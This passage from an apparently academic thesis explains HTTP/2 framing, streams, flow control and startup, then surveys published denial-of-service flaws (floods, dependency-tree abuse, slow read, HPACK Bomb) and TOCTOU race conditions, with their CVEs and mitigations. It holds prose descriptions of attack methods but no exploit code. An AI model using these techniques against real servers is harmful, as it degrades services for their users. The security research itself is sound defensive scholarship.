SETTINGS	Must be sent by both the client and server at the beginning of the connection and can be sent at any later point by either party. The SETTINGS frame contains connection-scoped settings about the sender's capabilities and constraints (see Section 2.4.6 for a list of possible settings). Each SETTINGS frame must always be acknowledged by the receiver. This is done by responding with an empty SETTINGS frame with the ACK flag set. All SETTINGS frames are sent on stream 0.	ACK – this frame is an acknowledgement of the previously received SETTINGS frame. Acknowledgement frames must contain no settings.
WINDOW_UPDATE	Used by both the client and server to increase their own flow-control window, which is the number of bytes the receiver is allowed to send. This frame contains an increment that is added to the current flow-control window. The WINDOW_UPDATE frame can be sent both on stream 0, indicating an increase to the connection-wide window, or on a specific stream to increase this stream's flow-control window. See Section 2.4.7 for a detailed description of the flow-control mechanisms.	None

Table continues on the next page.

Type	Usage	Defined Flags
PING	Can be sent by both the client and server on stream 0 to determine whether a connection is still functional and to measure the round-trip time, similarly to what the diagnostic tool ping [Muu83] offers in an Internet Protocol network. The frame's payload consists of 8 bytes of opaque data to identify it. All PING frames must be acknowledged, unless they already are acknowledgements. Acknowledgement is done by responding with an identical PING frame, except with the ACK flag set. Responding to PINGs should be given higher priority than to any other frame.	ACK – this is an acknowledgement of a received PING frame. The payload must be the same as in the received frame.
RST_STREAM	Can be sent by either party to terminate a stream due to an error or cancellation. This frame is always sent on a specific stream which is consequently considered closed. Its payload contains a predefined error code describing the error.	None
GOAWAY	Can be sent by either party to close the whole connection. The payload contains the largest ID of a peer-initiated stream that was, or is going to be, processed by the sender. This enables the receiver to determine which streams (requests) were, or are going to be, processed before the connection is closed. The sender can continue processing and sending on the streams that were promised to be processed, but the receiver is not allowed to initiate new streams. The payload also contains a predefined error code and can optionally contain arbitrary data for debugging purposes.	None

2.4.3 Streams and Multiplexing

In HTTP/1.1, it is allowed to send multiple consecutive requests without waiting for the responses, but the server must return the responses in the same order for the client to determine which response belongs with which request.

In HTTP/2, requests and responses are associated via streams. Streams are opened by requests and closed by responses (or errors). Each stream is identified by a 31-bit unsigned integer called a stream ID. All HTTP/2 frames contain a stream ID that links it to a stream.

Some frames (`SETTINGS`, `WINDOW_UPDATE`, `PING`, `GOAWAY`) can or must be sent with a special-purpose stream ID of 0. These frames are not associated with any specific stream but carry information about the whole connection.

Each new stream is assigned a stream ID by its initiator. Client-initiated streams are assigned odd numbers and server-initiated streams are assigned non-zero even numbers. This distinction prevents a race condition between the client and server when assigning a new stream ID.

Each new stream ID must be greater than all previous IDs that the initiator has used. For example, if a client has sent a request on a stream with ID 3 then for a future stream ID, it must use an odd number greater than 3, such as 7.

Stream IDs cannot be reused. If no more IDs are available then a new connection should be established.

Frames from different streams can be interleaved on a single connection, except for `CONTINUATION` frames which must immediately succeed a `HEADERS`, `PUSH_PROMISE` or `CONTINUATION` frame from the same stream that has no `END_HEADERS` flag set.

For example, the following sequence of frames is allowed:

1. Client sends a `HEADERS` frame on stream 1 with the `END_HEADERS` flag set.
2. Client sends a `HEADERS` frame on stream 3 with the `END_HEADERS` flag set.
3. Client sends a `DATA` frame on stream 1.
4. Client sends a `DATA` frame on stream 3.

However, the following sequence is not allowed:

1. Client sends a `HEADERS` frame on stream 1 without the `END_HEADERS` flag.
2. Client sends a `HEADERS` frame on stream 3 with the `END_HEADERS` flag set.

3. Client sends a `CONTINUATION` frame on stream 1 with the `END_HEADERS` flag set.

In step 3, the `CONTINUATION` frame immediately follows a frame that is not on the same stream, this is not permitted.

This restriction on `CONTINUATION` frames allows the receiver to process each header block atomically, even if it is spread over several `HEADERS` and `CONTINUATION` frames.

The number of concurrent streams a peer can open is specified by the setting `SETTINGS_MAX_CONCURRENT_STREAMS`. By default, this value is unlimited and the specification suggests that this should not be set to less than 100. Only streams where the request has been partly or fully sent, but the response has not been fully received, count towards this limit.

2.4.4 Stream Dependency

HTTP/2 provides a mechanism to allow the client to express its preferences in regards to which requests should be processed before others. This can be utilised if several requests are sent concurrently or if the server does not have enough capacity to serve all requests immediately.

Prioritisation is handled as a dependency between streams. These dependencies can be set by the client when creating new requests with the `HEADERS` frame or at any other time using the `PRIORITY` frame. Both of these frames contain identical fields for expressing new dependency relationships:

- ID of the stream that the current stream depends on. This can also be a stream ID that has not been used yet, in that case, this stream will depend on a future stream.
- An 8-bit unsigned integer that represents the relative weight of this dependency. If several streams depend on the same stream (or do not depend on any stream) then this weight is used to determine the order in which these streams should be processed.
- A single-bit flag indicating whether the dependency is exclusive. In case of a new exclusive dependency, all previous dependencies on the dependency stream become dependencies on this stream instead, and the current stream becomes the only dependency on the specified stream.



Figure 2.9: Adding a non-exclusive stream dependency results in the new stream being added next to existing dependencies. `w:x` indicates that this stream is assigned dependency weight `x`. Figure adapted from [BPT15].

Examples

Assume streams `B` and `C` depend on stream `A` with weight 1. Then sending the following frame (frame flags and payload partly omitted):

```
HEADERS[ stream_id=D;
         dependency_stream=A;
         dependency_weight=2;
         dependency_exclusive=0 ]
```

results in stream `D` being added as a dependency to stream `A` with weight 2, as illustrated in Figure 2.9. This means that the server should allocate twice as many resources to processing stream `D` compared to streams `B` and `C`.

However, if the exclusive flag is set (frame flags and payload partly omitted):

```
HEADERS[ stream_id=D;
         dependency_stream=A;
         dependency_weight=2;
         dependency_exclusive=1 ]
```

then the new stream `D` acquires exclusive dependency by moving the existing dependencies `B` and `C` to depend on `D` instead. In this situation, the dependency weight of `D` does not have any effect because there are no other streams that depend on stream `A`. This operation is illustrated in Figure 2.10.

Respecting dependencies and priorities is recommended but not required. Therefore, it does not guarantee any specific order of stream processing. The extent to which dependencies and priorities are respected is implementation-dependant.



Figure 2.10: Adding an exclusive stream dependency results in the pre-existing streams being depended upon the new stream. The weight of stream `D` has no effect because there are no competing streams that depend on stream `A`. Figure adapted from [BPT15].

2.4.5 Server Push

In the context of the web, a client communicating in HTTP/1.x needs to explicitly fetch each resource that is required to load a web page. These can include HTML and metadata documents, stylesheets, scripts, images, logos, fonts and others. The client must send a request for each of these assets so the server can serve them.

However, these requests are often grouped together in predictable patterns. For example, when loading a specific web page, most clients load the same combination of stylesheets, scripts and images. This can be taken advantage of to increase parallelisation and reduce the effect of latency.

The server can predict future client requests by analysing previous requests, and deducing which assets the client might need in the future.

HTTP/2 introduces a new feature called server push that enables the server to send a HTTP response to the client without requiring a client-initiated request.

A server push is performed by the server by constructing a pseudo-request. This represents the request that the server is expecting the client to send. The pseudo-request is delivered to the client inside a `PUSH_PROMISE` frame.

A `PUSH_PROMISE` must be sent on a stream that was previously opened by a client by sending a request. The `PUSH_PROMISE` frame should be sent by the server before the response to the original client request.

The `PUSH_PROMISE` frame also contains a promised stream ID that identifies a new stream which the server will use to deliver the response for this pseudo-request. This stream ID must be even-numbered since the stream is initiated by the server (see Section 2.4.3).

For example, the following scenario illustrates a valid use of server push:

1. Client sends a `HEADERS` frame on stream 1 initiating a HTTP request.
2. Based on the analysis of this request, the server recognises that it should push another asset X that the client will likely need. The server sends a `PUSH_PROMISE` frame on stream 1 containing the pseudo-request for asset X along with a promised stream ID of 2.
3. The server sends a `HEADERS` frame and a `DATA` frame on stream 1 in response to the original client request.
4. The server sends a `HEADERS` frame and a `DATA` frame on stream 2 containing a response to the pseudo-request in the `PUSH_PROMISE` frame.

Server push is allowed only for cacheable requests with the `GET` or `HEAD` method and no request body. Since requests with these methods should not produce any state changes in the server [FR14b], it is safe for the server to implicitly perform these requests on behalf of the client.

Considering that these requests are cacheable, clients can use an existing general-purpose HTTP cache for storing the pushed responses without requiring specific handling.

Clients can cancel specific push requests by closing the promised stream with a `RST_STREAM` frame, or globally disable server push by setting `SETTINGS_ENABLE_PUSH` to 0 (false).

2.4.6 Settings

A number of connection-scoped settings can be set by both the client and server. Each party advertises settings that apply to them when receiving.

For example, a server might advertise `SETTINGS_MAX_CONCURRENT_STREAMS` with a value of 100. This means that the client must not open more than 100 concurrent streams, but does not limit the number of streams the server can open.

Settings are sent in a `SETTINGS` frame on stream 0. Each `SETTINGS` frame must be acknowledged by the receiving party by responding with an empty `SETTINGS` frame with the `ACK` flag set.

`SETTINGS` frames must be sent by both the client and server at the beginning of the connection, and they can be sent later at any time as well.

Each setting consists of a 16-bit predefined identifier and a 32-bit value. All settings defined in HTTP/2 and their description can be found in Table 2.2.

Table 2.2: Description of settings defined in HTTP/2. All settings identifiers have a prefix `SETTINGS_` that is not included here for brevity.

Setting Identifier	Default Value	Description
`HEADER_TABLE_SIZE`	4096 bytes	Maximum size of the dynamic header table (see Section 2.4.1) in bytes. Since both the sender and receiver must maintain an identical dynamic header table, the minimum of the values advertised by both parties applies.
`ENABLE_PUSH`	1 (true)	Whether server push (see Section 2.4.5) can be used by the server. The setting can be set to 0 (false) by either the client or server, but only the client is allowed to set it to 1 (true).
`MAX_CONCURRENT_STREAMS`	Unlimited	Maximum number of concurrent streams the sender of this setting is willing to accept. It is recommended that this setting should generally not be set lower than 100.
`INITIAL_WINDOW_SIZE`	65 535 bytes	Initial flow-control window size (see Section 2.4.7) for new streams initiated by the receiver of this setting. Value must be no more than 2 147 483 647 ($2^{31} - 1$) bytes.
`MAX_FRAME_SIZE`	16 384 bytes	Maximum size of a frame payload the sender of this setting is willing to accept. Value must be between 16 384 and 16 777 215 bytes.
`MAX_HEADER_LIST_SIZE`	Unlimited	Maximum size of a header list in bytes that the sender of this setting is willing to accept. The size of a header list is calculated by adding the sizes of uncompressed header names and values, plus 32 bytes for each header field.

2.4.7 Flow Control

HTTP/2 specifies both connection- and stream-level flow control mechanisms. These are designed to avoid contention over utilisation of the underlying TCP connection and protect parties operating under resource constraints.

Both parties must maintain flow control windows for all open streams and the connection as a whole. These windows are integers representing how many bytes the peer is allowed to send at that time.

The flow control windows can be incremented by sending a `WINDOW_UPDATE` frame at any time. Sending this frame on stream 0 increases the connection-wide window while sending it on any specific stream increases that stream's window.

Out of all frames defined in HTTP/2, only `DATA` frames are subject to flow control and decrease the available flow control window.

All other frames can be sent at any time, irrespective of the flow control window. This guarantees that connection control frames, such as `SETTINGS` and `WINDOW_UPDATE`, are not blocked by flow control.

The initial value for the connection-wide flow control window is 65 535 bytes. The initial value for stream windows is defined by the `SETTING_INITIAL_WINDOW_SIZE` setting. The maximum value for any flow control window is 2 147 483 647 ($2^{31} - 1$) bytes.

2.4.8 Starting HTTP/2

In order to begin communicating in HTTP/2, the client must ensure that the server supports HTTP/2. This is accomplished in two different ways, depending on whether the client wishes to use Transport Layer Security (TLS) around the HTTP/2 connection.

Most web browsers support HTTP/2 only over TLS [Dc20]. For example, Mozilla states that HTTP/2 without TLS will not be supported in Firefox because "new features are implemented only for secure connections" [SD20].

Starting HTTP/2 over TLS

The use of HTTP/2 can be negotiated via the TLS (version 1.2 or newer) application-layer protocol negotiation (ALPN) extension [FPLS14]. HTTP/2 uses the `h2` protocol identifier.

After the TLS connection setup is complete, both the client and server must confirm that HTTP/2 is in use by sending a connection preface as the first application-level message.

The client's connection preface starts with the following sequence of 24 bytes (in hexadecimal notation):

```
0x505249202a20485454502f322e300d0a0d0a534d0d0a0d0a
```

which can be decoded into the string `PRI * HTTP/2.0\r\n\r\nSM\r\n\r\n`. This sequence is followed by a `SETTINGS` frame, potentially containing any settings the client wishes to advertise.

The server's connection preface consists of a single `SETTINGS` frame.

Both `SETTINGS` frames sent in the prefaces must be acknowledged normally (see Section 2.4.6). After the client has sent its `SETTINGS` frame, it may begin sending additional frames without waiting for the server's `SETTINGS` to arrive.

Starting HTTP/2 without TLS

If the client is aware that the server supports HTTP/2 without TLS then it may immediately send its connection preface, followed by other frames. The server must respond with its connection preface (`SETTINGS` frame).

If the client is not aware of the server's HTTP/2 support then it can use the standard HTTP Upgrade mechanism [FR14a] with the protocol identifier `h2c` by including the following headers with its next HTTP/1.1 request:

```
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: <base64url-encoded SETTINGS payload>
```

The server can accept the upgrade with status code `101 Switching Protocols` and proceed by sending its connection preface. The client must also respond with its connection preface.

After the connection preface, the server must send the response to the request that was used to upgrade the connection, on stream 1, as if the request was made in HTTP/2 on stream 1.

2.4.9 Example Conversation

The following example illustrates a standard HTTP/2 exchange: the connection is set up, the client makes two requests, the server initiates one server push and the connection is terminated.

In the following example, these abbreviations are used:

- `SID` – stream ID that the frame is sent on,
- `EH` – `END_HEADERS` frame flag,
- `ES` – `END_STREAM` frame flag,
- `ACK` – `ACK` frame flag.

The client connects to a TLS-secured website by first setting up a TCP connection to the appropriate host and then negotiating to use HTTP/2 during the TLS handshake. The connection is continued as follows (unimportant flags and payload parts omitted for brevity):

1. Client sends its 24-byte connection preface.
2. Client: `SETTINGS` with an empty payload.
3. Client: `HEADERS[SID=1; EH=1; ES=1]` representing request `GET /catz.jpg`.
4. Client: `HEADERS[SID=3; EH=1]` representing request `POST /activity-check`.
5. Server: `SETTINGS` containing `SETTINGS_MAX_CONCURRENT_STREAMS=100`.
6. Server: `SETTINGS[ACK=1]` with an empty payload.
7. Client: `SETTINGS[ACK=1]` with an empty payload.
8. Client: `DATA[SID=3; ES=1]` with some data.
9. Server: `PUSH_PROMISE[SID=1; EH=1]` with promised ID 2 and a pseudo-request `GET /dogz.jpg`.
10. Server: `HEADERS[SID=1; EH=1]` with status `200 OK`.
11. Server: `HEADERS[SID=2; EH=1]` with status `200 OK`.
12. Server: `DATA[SID=1; ES=1]` containing a picture of catz.
13. Server: `DATA[SID=2; ES=1]` containing a picture of dogz.
14. Client: `WINDOW_UPDATE[SID=0]` with some flow control window increment.
15. Server: `HEADERS[SID=3; EH=1; ES=1]` with status `204 No Content`.

16. Client: `GOAWAY` with last processed stream ID of 2 and error code `NO_ERROR`.

The connection fully ends when the client or server closes the underlying TLS and TCP connections.

Chapter 3
Previous Work on HTTP/2 Security

Although HTTP/2 is already widely adopted, there exists significantly less research on the security of HTTP/2 than HTTP/1.x [Tiw17, SAMK18, Ini16]. One possible reason for this is that since the use of HTTP/2 remains transparent for the web application developers, it might be assumed that previously valid security assumptions apply.

In HTTP/1.x, the basic protocol unit that is typically analysed from a security perspective, is a request or response. HTTP/2 adds the concept of connections which can contain multiple potentially interleaved and parallel requests and responses. In addition, connections are managed by separate dedicated messages (frames) that alter the connection state and must be processed by the endpoints according to different rules and priorities.

These additions increase the attack surface of the protocol and should warrant special consideration by developers.

All messages in HTTP/2 are encoded and sent in binary. For existing security tools, supporting HTTP/2 often requires replacing the protocol parsing and serialisation components of the tools which might be time-consuming. This results in a deficiency of tools that can be used by security researchers to test implementations and experiment with the protocol.

This significant change in client and server implementations is illustrated by many classical implementation flaws discovered during the last few years, for example:

– Apache HTTP server was vulnerable to a "slow loris" attack over HTTP/2 in which each client-opened stream occupied one thread in the server (CVE-2018-17189) [CVE18g] and had additional performance problems with worker allocation (CVE-2018-1333) [CVE18c], both of which could lead to denial-of-service.

- Apache Tomcat bypassed some security checks when using HTTP/2 which led to a path traversal vulnerability (CVE-2017-7675) [CVE17c] and did not correctly handle connection state transitions when sent a `GOAWAY` frame on a stream that was constrained by the current flow control window (CVE-2017-5650) [CVE17b].
- An out-of-bounds read could be triggered in the HTTP/2 protocol parser (CVE-2018-20615) [CVE18h] and the HPACK implementation (CVE-2018-14645) [CVE18d] of HAProxy, causing the process to crash.
- In Firefox and Thunderbird, an out-of-bounds read could be triggered by malformed `DATA` frames arriving from the server, causing a potentially exploitable crash (CVE-2017-5446) [CVE17a].
- F5 BIG-IP fails to correctly handle the use of disallowed TLS ciphers (CVE-2020-5871) [CVE20a], maliciously crafted request frames (CVE-2018-5514) [CVE18i] and certain malformed requests (CVE-2020-5891) [CVE20b], leading to denial-of-service.
- nginx had a flaw in the HTTP/2 worker management component which caused excessive CPU usage (CVE-2018-16844) [CVE18f] and memory consumption (CVE-2018-16843) [CVE18e].

Most of these flaws are related to well-known and -studied application security subjects: memory management, input sanitation, state and thread management. The nature of these flaws is protocol-independent—they could occur, and have occurred, when handling other protocols as well. Introducing these vulnerabilities could be prevented by classical, yet imperfect, measures like developer education, static code analysis and security testing tools.

However, several HTTP/2-specific vulnerabilities have also been discovered in clients, servers and tools. Some are caused by implementations that do not follow the specification, others occur in edge cases not covered by the specification, and yet others illustrate unavoidable problems related to the architecture of the protocol stack.

3.1 Denial-of-Service Attacks

Most of the published HTTP/2 vulnerabilities, attacks and research belongs in the denial-of-service (DoS) category. A DoS attack is targeted towards the availability of the victim.

When performed on a web application, its main goal is to prevent legitimate users from being able to use the application [ABH17]. This can result in a loss of revenue for businesses and a decrease in user satisfaction [ABH17].

DoS attacks are typically performed by exhausting resources of the server, leading to the server not being able to service users. Attacks can target any limited resource, such as network bandwidth, CPU time or memory. An attack can be especially effective if the server does not limit the amount of resources that can be allocated for each client or connection.

DoS attacks usually involve one or more malicious clients sending specially crafted traffic to the targeted server. Attackers often leverage malware-infected victim machines to form large-scale botnets that are coordinated to send traffic to the target.

In a DoS attack, the traffic should be designed such that it causes the server to use as much resources as possible. This usually means that the traffic must be valid in the protocol that is used. Otherwise, the server will not spend resources on processing the traffic.

Many vulnerabilities have been discovered in HTTP/2 implementations that are prone to be exploited for DoS. We categorise these vulnerabilities based on which aspect of the HTTP/2 protocol they exploit.

Mitigation steps for each of these vulnerabilities are mentioned as appropriate, and general DoS mitigation techniques are described in Section 3.1.5. All of the presented vulnerabilities are public and have been fixed or addressed in current versions of the software.

3.1.1 Flood Attacks

Flood attacks are carried out by sending a large quantity of specific valid frames that the server must process and possibly respond to. These attacks exercise the server's frame processing and queueing capabilities.

Flood attacks can cause the server to use excessive amounts of CPU time or memory. The most notable flood attack vulnerabilities for HTTP/2 are:

- Apache HTTP server 2.4.17-2.4.23 does not restrict the size of the request header (CVE-2016-8740) [CVE16h]. This allows an attacker to send an arbitrary number of headers with a legitimate request, causing the server to allocate an unrestricted amount of memory.

- In several implementations, rapidly receiving `PING` frames causes the server to consume a large amount of resources (CVE-2019-9512) [CVE19b, Net19]. According to the specification, `PING` responses should be prioritised before any other frames. Therefore, this should cause a denial of service if the server is out of resources.

- Similarly to ping flood, rapidly sending `SETTINGS` frames causes the server to consume a lot of resources in several implementations (CVE-2019-9515, CVE-2018-11763) [CVE19e, CVE18b, Net19]. The specification requires that each `SETTINGS` frame must be acknowledged by the receiver.
- In some implementations, rapidly receiving `HEADERS`, `CONTINUATION`, `DATA` and `PUSH_PROMISE` frames with empty payloads cause the server to consume excess CPU time for processing them (CVE-2019-9518) [CVE19g, Net19].
- In several implementations, rapidly receiving malformed requests causes the server to use a large amount of resources, since it must check each request and respond with a `RST_STREAM` frame (CVE-2019-9514) [CVE19d, Net19].

Flood attacks are inherent to protocols where there is no rate limiting, like HTTP/2. All of the above attacks use methods that are not strictly malicious—a legitimate client could also exhibit this behaviour, albeit for a short amount of time.

This makes it difficult to completely prevent the attacks. However, they can be mitigated by simply limiting how much resources each client or connection is allowed to use, and optimising the frame processing components.

Alternatively, the server could rate-limit processing certain frames, such as `PING`, `SETTINGS` and empty frames. However, this might not provide a significant speedup in processing because the server would still need to parse the frames to identify them. More importantly, if the server chooses to ignore certain frames due to rate-limiting, then that could also leave the client and server in an inconsistent state.

Therefore, rate-limiting frames could only be feasible if the specification defines rules for this mechanism such that both endpoints maintain a consistent state. However, specific requirements for rate-limiting are implementation-dependant, and it is debatable whether the protocol specification should prescribe such mechanisms.

Instead, the specification currently states that implementations should track the number of `SETTINGS`, `PUSH_PROMISE`, `WINDOW_UPDATE`, `PRIORITY` and empty frames, and also monitor the use of header compression [BPT15]. In case of suspicious activity, they should close the connection with the error code `ENHANCE_YOUR_CALM`.

3.1.2 Attacks on Multiplexing and Stream Dependency

There are several attacks that specifically target the complex mechanism of multiplexing (see Section 2.4.3) and stream dependency (see Section 2.4.4):

- Several implementations are vulnerable to a DoS attack that constructs a large stream dependency tree and shuffles it around aggressively (CVE-2019-9513) [CVE19c, Net19]. Constantly reorganising the dependency tree can

consume a lot of CPU time. The attacker can create arbitrary dependency trees with unused future streams by sending `PRIORITY` frames. These future streams do not ever have to be used for requests.

This is an intended feature of HTTP/2 and the impact of this attack can only be mitigated by limiting the amount of resources that are allocated for each connection (dependency tree), or completely ignoring dependencies.

– The Python `priority` library [Bc20c] versions prior to 1.2.0 do not limit the size of the dependency tree, enabling the attacker to potentially use all possible $2^{30} - 1$ stream IDs in the tree (CVE-2016-6580) [CVE16e]. Creating and maintaining this tree causes very high memory and CPU usage.

  The specification does not prescribe limits to the size of the dependency tree, however, it states that implementations may limit the amount of prioritisation state that is stored [BPT15].

– The HTTP/2 server implementation in Windows 10 and Windows Server 2016 (HTTP.sys) fails to properly handle several parallel requests that are sent on the same stream (CVE-2016-0150, CVE-2018-0956) [CVE16a, CVE18a, Ini16]. This causes an internal error in HTTP.sys and leads to the system becoming unresponsive or exiting with a Windows blue screen of death.

  This is a clear flaw in the implementation since reusing stream IDs for multiple requests is not allowed in HTTP/2, and any such attempt must be treated as a protocol error [BPT15].

3.1.3 Attacks on Flow Control

HTTP/2 provides a mechanism for each endpoint to advertise how much data they are willing to receive at any time by using flow control windows (see Section 2.4.7).

However, these windows can be manipulated by a malicious client to force the server to hold large amounts of data in memory. The attacker sets their own (stream or connection) flow control window to a very small value, for example 1 byte. Then they request a large resource from the server.

To serve this request, the server might load the entire resource into memory and begin sending it by following the client's extremely small flow control window. The server must hold the entire resource in memory while sending is in progress, which might take a very long time. In HTTP/2, the attacker could initiate many such requests in parallel over one connection, compounding the effect of the attack.

This type of attack is well-known in the TCP protocol by the name "slow read attack" since TCP uses analogous flow control windows [AJF15, Net20a]. Yet the slow read attack has still been discovered to be effective in many HTTP/2 implementations:

- Apache HTTP server 2.4.17-2.4.18 is vulnerable to a HTTP/2 slow read attack (CVE-2016-1546) [CVE16c, Ini16].
- nginx, nodejs, nghttp2, Netty and other implementations are vulnerable to a HTTP/2 slow read attack (CVE-2019-9511) [CVE19a, Net19].
- nginx, nodejs, nghttp2, Netty and other implementations are vulnerable to a TCP slow read attack, in which an attacker maintains large HTTP/2 flow control windows but restricts the receive window of the underlying TCP connection to a very small value (CVE-2019-9517) [CVE19f, Net19].
- Apache Traffic Server 6.0.0-6.2.3, 7.0.0-7.1.9, and 8.0.0-8.0.6 is vulnerable to a HTTP/2 slow-read attack (CVE-2020-9481) [CVE20c].

Preventing slow read attacks is difficult since maintaining a small flow control window is an allowed feature that can be used in legitimate situations. For example, the client might be resource-constrained at the moment and unable to receive or process more data.

To mitigate the effects of a slow read attack, servers could monitor the data flow rate and terminate connections with a data flow rate below some threshold. However, this might prevent legitimately slow clients from using the server, or they might experience erratic behaviour, leading to bad user experience.

3.1.4 Attacks against HPACK

Header compression is a new feature in HTTP/2 that reduces the size of requests and responses. A specialised algorithm called HPACK is used for this compression (see Section 2.4.1).

Header compression enables the client to send a small amount of compressed data that will be uncompressed into a larger amount of data by the server. This can be exploited by a simple attack called "HPACK Bomb".

In a HPACK Bomb attack, the attacker constructs an arbitrary header field that is as large as possible while still fitting inside the dynamic header field table. This malicious header is then encoded into the dynamic table and referenced as many times as possible in the following requests. The server must subsequently decompress each malicious header, consuming a large amount of memory.

HPACK Bomb attacks can achieve compression ratios of 4096 or more [CVE16f]. This means that for every byte the attacker sends, the server consumes 4096 bytes of memory when decompressing the malicious header.

Several different libraries and tools have been discovered to vulnerable to the HPACK Bomb attack:

- Python `hpack` library [Bc20a] version 1.0.0-2.2.0 (CVE-2016-6581) [CVE16g],
- nghttp2 versions prior to 1.7.1 (CVE-2016-1544) [CVE16b, Ini16],
- Wireshark version 2.0.0-2.0.2 (CVE-2016-2525) [CVE16d, Ini16],
- F5 BIG-IP versions 13.0.0-13.1.0.5, 12.1.0-12.1.3.5 and 11.6.0-11.6.3.1 (CVE-2018-5530) [CVE18j].

HPACK Bomb attacks could be mitigated by limiting the maximum size of an entry in the dynamic header field table or the maximum size of a decompressed header. These measures decrease the maximum compression ratio of HPACK and thus the effect of HPACK Bomb.

The specification recommends servers to track the use of header compression and close connections where clients exhibit suspicious behaviour [BPT15]. Additionally, it discusses the maximum size of a header block which can be advertised by the `SETTINGS_MAX_HEADER_LIST_SIZE` setting. However, it does not consider limiting the size of dynamic header field table entries or the size of individual decompressed headers.

3.1.5 General Mitigation

DoS attacks are typically difficult to prevent because attack traffic can look similar to legitimate traffic [ABH17]. Additionally, attackers use a vast number of malware-infected machines to attack the target in a distributed manner. This means that blocking any specific attacking host makes little difference.

Yet specialised algorithms and systems have been developed to detect and block DoS attacks. These often use machine learning [ABH17, NGOK15, NC10] to detect malicious traffic patterns and software-defined networking components [ZLG+18, CYL+16] or firewalls [VZ18] to block the traffic.

For HTTP/2, custom traffic models have also been created that represent normal and malicious DoS traffic [ABH17]. The models can be used by an intrusion detection or prevention system to detect malicious traffic.

The same server DoS-mitigation principles that are used with other protocols, apply to HTTP/2 as well:

- Limit the amount of resources that can be consumed by one client or connection [Dob15]. This restricts the effect of each separate attacking host.

- Tune the configuration of the server and software such that as many clients can be served as possible [Dob15, F514]. Disable unused and unnecessary features.
- Optimise traffic processing code that might become a bottleneck under attack, such as basic frame parsing and processing in HTTP/2.
- Use an intrusion detection or prevention system, a web application firewall or a specialised anti-DoS service to detect and block malicious traffic [Dob15, F514].

Chapter 4
Race Conditions

Race conditions are a well-known problem in multi-process environments, such as operating systems. A race condition occurs when several processes access shared state in parallel [PMBM08]. This can lead to different state changes than what would have occurred if the shared state would have been accessed sequentially. Races can cause unexpected or undesired behaviour, including security vulnerabilities.

For example, Bishop and Dilger [BD+96] demonstrated in 1996 how the `access(2)` to `open(2)` system call sequence typically used in setuid programs[1] on Unix-like operating systems to test whether the program executor has access to a file before opening the file, presents a race condition that can be exploited for privilege escalation.

The vulnerability arises from the fact that a separate process can alter the referenced file in between the two system calls. After `access(2)` has been called successfully but just before `open(2)` is called, the malicious process can replace the referenced file with a hard link to any other file in the system, opening the new file with root privileges. This attack was mitigated in 2004 [DH04] and then that solution was broken again in 2005 [BJSW05].

This type of vulnerability where a resource is checked and later operated on without proper synchronisation, is called a time-of-check-to-time-of-use (TOCTOU) flaw [CWE20], first described already in 1978 [BH78]. However, it is still relevant today.

Since the beginning of 2019, over 10 separate vulnerabilities have been published in the Common Vulnerabilities and Exposures database involving a TOCTOU bug [CVE20d], the latest being a vulnerability in Windows 10 Privacy Settings which enables normal users to change the administrator's privacy settings [Sha20].

[1] A setuid ("set user ID") program is an executable in a Unix-like operating system that has the "setuid" flag set which allows users to execute it with permissions of the executable's owner.

Although well-studied in the context of operating systems, research on race vulnerabilities in web applications has not gained much popularity due to the fact that they are difficult to reliably exploit [PMBM08]. However, there are several situations where race vulnerabilities can occur in web applications and cause serious security problems.

4.1 Races in Web Applications

Web applications arose from being able to execute code on the server side to serve web pages customised to the user and context. Nowadays, numerous programming languages are used on the server side, for example PHP, Java, JavaScript, Ruby, Python, Kotlin and others.

Most of these languages have been originally developed for writing computer programs outside of the web server. Traditional programs consist of a sequence of instructions that are executed by one computer process. However, in a web application, this is not usually true.

In order to serve multiple client requests at the same time, web applications run multiple threads or processes, each executing the same application code. For example, the Apache HTTP Server [Fou20a] and Tomcat servlet container [Fou20b] both allocate worker threads to serve client requests[2], while the Ruby Unicorn web server [Wc20] and Python Gunicorn server [Che20a] use separate forked processes that each run a single thread[3].

Many server frameworks, including all of those previously mentioned, hide the multithreading and multiprocessing that happens when web applications are run [PMBM08]. This makes it easier for developers to write applications since they do not have to work with threads or processes.

However, it might also create an illusion that the application is executed like a traditional program, in a single process that runs a single thread, whereas some parts of the application can actually be executed in parallel.

This illusion makes it easy for developers to introduce race condition bugs when handling shared resources. In a multithreaded web application, shared resources include process memory (heap), files and external services such as a database, cache or another application.

[2]The Apache HTTP Server can also use multiple processes, each running multiple threads.

[3]When using Gunicorn's `gthread` worker implementation, each process can also run multiple threads [Che20b]. However, this is not the default configuration.

4.1.1 Accessing Shared Resources

To avoid race conditions, access to a shared resource must be synchronised by limiting when different threads or processes are allowed to access the resource.

In case of a file, the underlying filesystem might already offer different types of locking, for instance to prevent the file from being concurrently modified. However, depending on the application, additional synchronisation could be needed. For example, an application might need to synchronise reading the file as well if it contains shared state that is used by several threads.

Database management systems (DBMS) typically contain features that allow controlled concurrent accesses. The Structured Query Language (SQL) standard [Mel03] specifies several transaction isolation modes that define the requirements for concurrently executed accesses[4].

For example, the strictest mode is `Serializable`. If a set of `Serializable` transactions is run in parallel then this must produce the same effect as running them sequentially in any order [Gro20].

Each transaction can be set a specific isolation mode depending on the guarantees required, or a default mode can be set for all transactions. Therefore manually synchronising accesses to a SQL-based database is typically not needed. Instead, developers should appropriately set the transaction isolation modes for the DBMS so that applications can rely on the database's consistency guarantees.

NoSQL database management systems, such as Amazon DynamoDB [Cho18b] and MongoDB [Cho18a], have also started to support transactions and transactional guarantees. However, these capabilities are still limited compared to SQL-based DBMSs [Cho18b].

Other external services that do not provide consistency guarantees might require special synchronisation. For example, an application might make two requests to a separate authorisation server: the first to check whether an authorisation attempt is allowed for a user, the second to perform the authorisation attempt.

If several threads or processes execute this flow concurrently then this presents a TOCTOU flaw which might lead to a security vulnerability. Any checks done by the authorisation server during the first request that depend on the second request, such as checking the unsuccessful attempt counter for brute force prevention, are effectively bypassed.

[4]The SQL standard specifies requirements for transactions, not individual accesses. Here we consider a single access to be identical to a database transaction for simplicity.

4.1.2 Time-of-Check-to-Time-of-Use Vulnerability

